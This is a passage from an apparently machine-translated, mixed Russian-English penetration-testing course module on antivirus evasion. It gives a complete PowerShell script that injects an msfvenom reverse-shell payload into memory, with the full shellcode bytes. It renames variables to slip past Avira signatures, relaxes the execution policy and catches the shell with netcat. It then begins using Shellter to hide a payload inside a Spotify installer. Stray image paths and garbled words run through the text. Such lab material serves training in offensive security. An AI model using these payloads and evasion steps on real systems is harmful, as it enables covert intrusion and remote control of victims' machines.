На final step наш payload, записанный in-memory, выполняется в отдельном потоке с помощью API *CreateThread*.

```
$winFunc::CreateThread(0,0,$x,0,0,0);for (;;) { Start-sleep 60 };
```

Листинг 9 - вызов payload с помощью CreateThread

В нашем script отсутствует выбранный payload, но его можно сгенерировать с помощью **msfvenom**. Для consistency мы оставим payload идентичным тому, который использовали в предыдущих tests.

```
kali@kali:~$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.50.1 LPORT=443 -f powershell -v sc
...
[-] No platform was selected, choosing Msf::модуле::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 699 bytes
Final size of powershell file: 3454 bytes
[Byte[]] $sc =  0xfc,0xe8,0x82,0x0,0x0,0x0,0x60,0x89,0xe5,0x31,0xc0,0x64,0x8b,0x50,0x30,0x8b,0x52,0xc,0x8b,
    0x52,0x14,0x8b,0x72,0x28
...
```

Листинг 10 - генерация PowerShell-compatible payload с помощью msfvenom

Полученный output можно copied to final script после copying content variable *$sc* в script.

Наш complete script выглядит следующим образом:

```
$code = '
[DllImport("kernel32.dll")]
public static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize, uint flAllocationType, uint
    flProtect);

[DllImport("kernel32.dll")]
public static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress,
    IntPtr lpParameter, uint dwCreationFlags, IntPtr lpThreadId);

[DllImport("msvcrt.dll")]
public static extern IntPtr memset(IntPtr dest, uint src, uint count);';

$winFunc = Add-Type -memberDefinition $code -Name "Win32" -namespace Win32Functions -passthru;

[Byte[]];
[Byte[]] $sc = 0xfc,0xe8,0x82,0x0,0x0,0x0,0x60,0x89,0xe5,0x31,0xc0,0x64,0x8b,0x50,0x30,0x8b,0x52,0xc,0x8b,
    0x52,0x14,0x8b,0x72,0x28,0xf,0xb7,0x4a,0x26,0x31,0xff,0xac,0x3c,0x61,0x7c,0x2,0x2c,0x20,0xc1,0xcf,0xd,0x1,
    0xc7,0xe2,0xf2,0x52,0x57,0x8b,0x52,0x10,0x8b,0x4a,0x3c,0x8b,0x4c,0x11,0x78,0xe3,0x48,0x1,0xd1,0x51,0x8b,
    0x59,0x20,0x1,0xd3,0x8b,0x49,0x18,0xe3,0x3a,0x49,0x8b,0x34,0x8b,0x1,0xd6,0x31,0xff,0xac,0xc1,0xcf,0xd,0x1,
    0xc7,0x38,0xe0,0x75,0xf6,0x3,0x7d,0xf8,0x3b,0x7d,0x24,0x75,0xe4,0x58,0x8b,0x58,0x24,0x1,0xd3,0x66,0x8b,
    0xc,0x4b,0x8b,0x58,0x1c,0x1,0xd3,0x8b,0x4,0x8b,0x1,0xd0,0x89,0x44,0x24,0x24,0x5b,0x5b,0x61,0x59,0x5a,0x51,
    0xff,0xe0,0x5f,0x5f,0x5a,0x8b,0x12,0xeb,0x8d,0x5d,0x68,0x33,0x32,0x0,0x0,0x68,0x77,0x73,0x32,0x5f,0x54,
    0x68,0x4c,0x77,0x26,0x7,0xff,0xd5,0xb8,0x90,0x1,0x0,0x0,0x29,0xc4,0x54,0x50,0x68,0x29,0x80,0x6b,0x0,0xff,
    0xd5,0x50,0x50,0x50,0x50,0x40,0x50,0x40,0x50,0x68,0xea,0xf,0xdf,0xe0,0xff,0xd5,0x97,0x6a,0x5,0x68,0xc0,
    0xa8,0x32,0x1,0x68,0x2,0x0,0x1,0xbb,0x89,0xe6,0x6a,0x10,0x56,0x57,0x68,0x99,0xa5,0x74,0x61,0xff,0xd5,0x85,
    0xc0,0x74,0xc,0xff,0x4e,0x8,0x75,0xec,0x68,0xf0,0xb5,0xa2,0x56,0xff,0xd5,0x68,0x63,0x6d,0x64,0x0,0x89,
    0xe3,0x57,0x57,0x57,0x31,0xf6,0x6a,0x12,0x59,0x56,0xe2,0xfd,0x66,0xc7,0x44,0x24,0x3c,0x1,0x1,0x8d,0x44,
    0x24,0x10,0xc6,0x0,0x44,0x54,0x50,0x56,0x56,0x56,0x46,0x56,0x4e,0x56,0x56,0x53,0x56,0x68,0x79,0xcc,0x3f,
    0x86,0xff,0xd5,0x89,0xe0,0x4e,0x56,0x46,0xff,0x30,0x68,0x8,0x87,0x1d,0x60,0xff,0xd5,0xbb,0xf0,0xb5,0xa2,
    0x56,0x68,0xa6,0x95,0xbd,0x9d,0xff,0xd5,0x3c,0x6,0x7c,0xa,0x80,0xfb,0xe0,0x75,0x5,0xbb,0x47,0x13,0x72,
    0x6f,0x6a,0x0,0x53,0xff,0xd5;

$size = 0x1000;

if ($sc.Length -gt 0x1000) {$size = $sc.Length};


$x = $winFunc::VirtualAlloc(0,$size,0x3000,0x40);

for ($i=0;$i -le ($sc.Length-1);$i++) {$winFunc::memset([IntPtr]($x.ToInt32()+$i), $sc[$i], 1)};

$winFunc::CreateThread(0,0,$x,0,0,0);for (;;) { Start-sleep 60 };
```

Листинг 11 - первая попытка script in-memory injection

Далее мы проверим detection rate нашего PowerShell script. Предпочтительным выбором был бы Antiscan.Me, но, к сожалению, он не поддерживает format *ps1*, поэтому приходится использовать VirusTotal.



Согласно results scan VirusTotal, *28* из *59* AV products пометили наш script как malicious, включая Avira. Это не настолько promising, как ожидалось, поэтому нужно каким-то образом circumvent AV signature logic.

Как упоминалось, скрипты — это просто интерпретируемые текстовые файлы. Их не так легко fingerprint, как бинарные файлы, имеющие более структурированный формат данных.

Чтобы ловить malicious scripts, AV vendors часто полагаются на static string signatures, связанные со meaningful code portions, например variables или function names.

Чтобы bypass эту detection logic, дадим variables предыдущего script более generic names.

```
$var2 = Add-Type -memberDefinition $code -Name "iWin32" -namespace Win32Functions -passthru;

[Byte[]];
[Byte[]] $var1 = 0xfc,0xe8,0x8f,0x0,0x0,0x0,0x60,0x89,0xe5,0x31,0xd2,0x64,0x8b,0x52,0x30,0x8b,0x52,0xc,0x8b,
    0x52,0x14,0x8b,0x72,0x28
...

$size = 0x1000;

if ($var1.Length -gt 0x1000) {$size = $var1.Length};

$x = $var2::VirtualAlloc(0,$size,0x3000,0x40);

for ($i=0;$i -le ($var1.Length-1);$i++) {$var2::memset([IntPtr]($x.ToInt32()+$i), $var1[$i], 1)};

$var2::CreateThread(0,0,$x,0,0,0);for (;;) { Start-sleep 60 };
```


Листинг 12 - переименование variables для In-memory Injection

Мы updated наш script, изменив hard-coded class name *Win32* для cmdlet *Add-Type* на *iWin32*. Аналогично, мы renamed *sc* и *winFunc* в *var1* и *var2* соответственно.


Когда мы сохраним PowerShell script как **bypass.ps1** и transfer его на target клиент Windows 11, можно запустить Quick Scan, чтобы проверить, что вектор атаки undetected. Для запуска scan нажмем option *Security* в left hand menu, выберем *Virus Scans*, затем нажмем *Scan* под option *Quick Scan*.

Чтобы получить представление об уровне обнаружения, мы могли бы также загрузить измененный bypass на VirusTotal. Однако, как мы изучили ранее, это могло бы поставить под угрозу пентест, так как образец могли бы проанализировать и обнаружить более мощные облачные движки машинного обучения.

После scan нашего script на Windows 11 machine Avira указывает, что script не malicious.



Поскольку msfvenom payload предназначен для x86, мы запустим x86 version PowerShell, называемую *Windows PowerShell (x86)*, как показано на изображении ниже.



Запустим **bypass.ps1** и проанализируем output.

```
PS C:\Users\offsec\Desktop> .\bypass.ps1
.\bypass.ps1 : File C:\Users\offsec\Desktop\bypass.ps1 cannot be loaded because running scripts is disabled
    on this
system. For more information, see about_Execution_Policies at https:/go.microsoft.com/fwlink/LinkID=135170.
At line:1 char:1
+ .\bypass.ps1
+ ~~~~~~~~~~~~
    + CategoryInfo          : SecurityError: (:) [], PSSecurityException
    + FullyQualifiedErrorId : UnauthorizedAccess
```

Листинг 13 - попытка запуска script и ошибка Execution Policies

К сожалению, при попытке запустить malicious script мы получаем error, ссылающуюся на *Execution Policies* нашей system, которые, похоже, prevent наш script from running.

Быстрый review Microsoft documentation по PowerShell execution policies, linked in сообщению об ошибке, показывает, что эти policies задаются per-user, а не per-system.

Помните, что, как и многое в Windows, settings PowerShell Execution Policy могут задаваться одним или несколькими Active Directory GPOs. В таких случаях может потребоваться search for additional bypass vectors.

Попробуем посмотреть и изменить политику для нашего текущего пользователя. Обратите внимание, что в этом случае мы решили изменить политику глобально, а не отдельно для каждого скрипта; последнего можно добиться с помощью флага **-ExecutionPolicy Bypass** при запуске каждого скрипта.

Сначала получим текущую политику выполнения через команду **Get-ExecutionPolicy -Scope CurrentUser**, а затем установим ее в *Unrestricted* через команду **Set-ExecutionPolicy -ExecutionPolicy Unrestricted -Scope CurrentUser**.

```
PS C:\Users\offsec\Desktop> Get-ExecutionPolicy -Scope CurrentUser
Undefined

PS C:\Users\offsec\Desktop> Set-ExecutionPolicy -ExecutionPolicy Unrestricted -Scope CurrentUser

Execution Policy Change
The execution policy helps protect you from scripts that you do not trust. Changing the execution policy
    might expose
you to the security risks described in the about_Execution_Policies help модуле at
```

```
https:/go.microsoft.com/fwlink/LinkID=135170. Do you want to change the execution policy
[Y] Yes  [A] Yes to All  [N] No  [L] No to All  [S] Suspend  [] Help (default is "N"): A

PS C:\Users\offsec\Desktop> Get-ExecutionPolicy -Scope CurrentUser
Unrestricted
```

Листинг 14 - изменение ExecutionPolicy для нашего текущего пользователя

Листинг выше показывает, что мы успешно изменили политику для текущего пользователя на *Unrestricted*.

Перед execution нашего script мы запустим Netcat listener на Kali attacker machine, чтобы взаимодействовать с нашим shell.

```
kali@kali:~$ nc -lvnp 443
listening on [any] 443 ...
```

Листинг 15 - настройка netcat listener для взаимодействия с reverse shell

Теперь попробуем launch PowerShell script:

```
PS C:\Users\offsec\Desktop> .\bypass.ps1

IsPublic IsSerial Name                                     BaseType
-------- -------- ----                                     --------
True     True     Byte[]                                   System.Array
124059648
124059649
...
```

Листинг 16 - запуск PowerShell script

Script выполняется без проблем, и мы получаем reverse shell на attack machine.

```
kali@kali:~$ nc -lvnp 443
listening on [any] 443 ...
connect to [192.168.50.1] from (UNKNOWN) [192.168.50.62] 64613
Microsoft Windows [Version 10.0.22000.675]
(c) Microsoft Corporation. All rights reserved.

C:\Users\offsec>whoami
whoami
client01\offsec

C:\Users\offsec>hostname
hostname
client01
```

Листинг 17 - получение reverse shell на атакующей машине

Это означает, что мы фактически обошли обнаружение Avira на нашей цели. В зрелых организациях может быть внедрено различное ПО машинного обучения7, которое будет пытаться анализировать содержимое скриптов, запускаемых в системе. В зависимости от конфигурации этих систем и того, что они считают вредоносным, скрипты вроде приведенного выше может потребоваться изменить или адаптировать под целевую среду.

Кроме того, при правильной implementation и skilled operations center, EDR systems могут просто silent alert SOC team и тем самым render нашу attack useless за считанные minutes.

(Microsoft, 2017), docs.microsoft.com

(Matt Graeber, 2013), blogs.technet.microsoft.com

(Microsoft, 2019), docs.microsoft.com

(Microsoft, 2018), docs.microsoft.com

(Microsoft, 2018), docs.microsoft.com

(Microsoft, 2018), docs.microsoft.com

(Microsoft, 2109), microsoft.com

1. Review code из PowerShell script и убедитесь, что у вас есть basic understanding, как он работает. Подключитесь к VM 1 и получите shell обратно на вашу Kali Linux machine, используя memory injection PowerShell AV bypass technique, которую мы рассмотрели в этом учебном блоке. В качестве additional exercise попробуйте получить reverse shell с помощью PowerShell one-liner, а не script (github.com).

Какой API мы использовали в скрипте для выделения памяти под shellcode

Теперь, когда мы научились manually evade AV через PowerShell, рассмотрим, как automate AV evasion payloads.

Shellter — это инструмент динамического внедрения шеллкода и один из самых популярных бесплатных инструментов, способных обходить антивирусное ПО. Он использует ряд новых и продвинутых техник, чтобы внедрить вредоносную полезную нагрузку шеллкода в легитимный и невредоносный исполняемый файл.

Хотя подробности техник, используемых Shellter, выходят за рамки этого модуля, по сути он выполняет тщательный анализ целевого PE-файла и путей выполнения. Затем он определяет, куда можно внедрить шеллкод, не полагаясь на традиционные техники внедрения, которые легко ловятся AV-движками. К ним относятся изменение разрешений секций PE-файла, создание новых секций и так далее.

Наконец, Shellter пытается использовать existing PE *Import Address Table* (IAT)2 entries, чтобы locate functions, которые будут использоваться для memory allocation, transfer и execution нашего payload.

Также доступна paid version Shellter Pro, поддерживающая и 32-bit, и 64-bit binaries и включающая более stealthy anti-AV features.

После небольшой теории попробуем bypass текущий Avira антивирусного ПО с помощью Shellter. Мы можем install Shellter в Kali с помощью command **apt**.

```
kali@kali:~$ apt-cache search shellter
shellter - Dynamic shellcode injection tool and dynamic PE infector

kali@kali:~$ sudo apt install shellter
...
```

Листинг 18 - установка shellter в Kali Linux

Так как Shellter designed to run on Windows операционная системаs, мы также установим *wine*,3 compatibility layer, способный запускать win32 applications на нескольких *POSIX-compliant* операционная системаs.

```
kali@kali:~$ sudo apt install wine
...

root@kali:~# dpkg --add-architecture i386 && apt-get update &&
apt-get install wine32
```

Листинг 19 - установка wine в Kali Linux

После установки всего необходимого запуск command **shellter** в локальном терминале Kali предоставит нам новую консоль, работающую под wine.




Shellter может работать в режиме *Auto* или *Manual*. В ручном режиме инструмент запускает PE-файл, который мы хотим использовать для внедрения, и позволяет управлять им на более детальном уровне. Этот режим можно использовать для тонкой настройки процесса внедрения, если автоматически выбранные параметры не сработают.

Однако для целей этого примера мы запустим Shellter в Auto mode, выбрав **A** в prompt.

Далее нужно выбрать target PE. Shellter проанализирует и alter execution flow, чтобы inject и execute наш payload. Для этого примера мы используем Windows 32-bit trial executable installer популярного music player *Spotify* как target PE. На момент написания Spotify предлагает только 32-bit Windows version installer.


Для real проектах best practice - выбрать новое, less scrutinized application, как объясняет author Shellter.

Для начала нужно сообщить Shellter location Spotify installer на local Kali-машине. В этом случае это `/home/kali/desktop/spotifysetup.exe`. Перед analyzing и altering original PE каким-либо образом Shellter сначала создаст backup file.



Как только Shellter найдет suitable place для inject payload, он спросит, хотим ли мы enable *Stealth Mode*,6 который попытается restore execution flow PE после execution нашего payload. Включим Stealth Mode, так как хотим, чтобы Spotify installer вел себя normally и не вызывал подозрений.

На этом этапе нам показывается list of available payloads. Она включает popular selections, например Meterpreter, но Shellter также supports custom payloads.




Обратите внимание: чтобы restore execution flow через option Stealth Mode, custom payloads должны terminate by exiting the current thread.

